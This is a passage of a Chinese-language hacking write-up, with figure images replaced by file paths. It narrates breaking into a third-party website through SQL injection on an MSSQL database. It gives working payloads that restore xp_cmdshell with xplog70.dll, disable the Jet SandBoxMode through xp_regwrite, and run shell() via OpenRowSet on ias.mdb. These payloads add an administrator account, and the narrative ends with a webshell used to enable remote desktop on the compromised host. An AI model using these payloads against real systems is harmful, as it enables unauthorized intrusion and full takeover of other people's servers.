


图2

是否有SERV-U。很遗憾，没有SERV-U，只有一个诺盾（图3）。

上传了个xplog70.dll文件到d:\sunway\下，在注入点输入以下语句：

```
EXEC sp_addextendedproc xp_cmdshell,@dllname ='d:\sunway\xplog70.dll'
```

尝试着恢复xp_cmdshell，虽然提示恢复成功，可是再用xp_cmdshell执行命令还是失败。试了其它的几个存储过程执行命令也一样，本来到这里打算放弃，可是又觉得可惜，想起前辈的一句话："得到了SA拿不到system权限就是水平问题"。于是仔细分析了下：现在虽然不能执行命令，可是SA这个用户还有读和写文件的超级权限，而且注册表的读和写权限也是有的。有了这些权限，仅仅是不能执行命令就放弃，太划不来了。

忽然想起一个沙盒的故事。那是很早以前，kevin1986还没退出这个圈子，神秘兮兮的在卖一个工具。那个工具据说在Access数据库的注入时也可以拿到system权限，价钱自然也相当的不绯。后来我有幸拿到工具的时候随便测试了几个Access的注入点，没有成功。于是一直没有相信它。大约一年后，这个真相终于被人公布了。原来在Access里可以调用VBS的shell函数，以System权限执行任意命令的。但是使用这个函数之前必须把注册表里的一个叫SandBoxMode的开关打开，它位于注册表的**HKEY_LOCAL_MACHINE\SoftWare\Microsoft\Jet\4.0\Engine\SandBoxMode**里，默认值为2。

这个键值为0表示始终禁用沙盒模式，1表示对于非Access应用程序是使用沙盒模式，2表示对于Access应用程序是使用沙盒模式，3则是完全开启安全设置。

**小知识：什么是沙盒模式？**

简单说来，沙盒模式是一种安全功能。在沙盒模式下，Access只对控件和字段属性中的安全且不含恶意代码的表达式求值。如果表达式不使用可能以某种方式损坏数据的函数或属性，则可认为它是安全的。例如，Kill和Shell之类的函数可能被用来损坏计算机上的数据和文件，因此它们被视为不安全的。当Access以沙盒模式运行时，调用这些函数的表达式将会产生错误消息。

因此，只要把这个"开关"改为0，就可以调用VBS的shell()函数执行了系统命令了。首先使用xp_regwrite这个存储过程对注册表进行写操作，关掉"沙盒模式"再说，完整SQL语句如下：





图3

```
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0
```

**小经验：**

这里纠正一下网上流传的说法，默认情况下DB_Owner是不能使用xp_regwrite存储过程的。因此有的人说注入时得到DB权限就可以改写注册表用沙盒模式执行命令是错误的。

因为这个沙盒模式执行命令是针对Access的，而这里的注入点却是MSSQL的数据库，因此要想利用它，还得想办法连接到一个Access数据库中。Windows系统目录下本身就存在两个Access数据库，位置在**%windir%\system32\ias\ias.mdb**或者**%windir%\system32\ias\dnary.mdb**，这样一来我们构造出如下注入语句：

```
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user xxx 123 /add")');
```

执行后就可以添加一个名为xxx的用户了（这里的ias.mdb的物理路径要根据具体情况而定，一般目标是Windows 2000系统就是c:\winnt\system32\ias\ias.mdb，这里遇到的是Windows 2003系统，所以在windows目录下）。

讲完沙盒的故事后，我们就来实践一下吧。在地址栏里键入：

```
http://www.xxx.com.cn/product/detail.asp?id=37;EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;--
```

页面返回正常，如图4。然后再把SQL代码改为：

```
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user xxx 123 /add")');--

Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net localgroup administrators xxx /add")');--
```

然后我们在海阳木马里执行命令**net localgroup administrators**查看管理员组有没有新添加的xxx用户，结果如图5，说明我们成功了。之后我用海阳上传了个开3389的程序，用沙盒模式执行之，一台3389的肉鸡又诞生了，如图6。




图4




图5

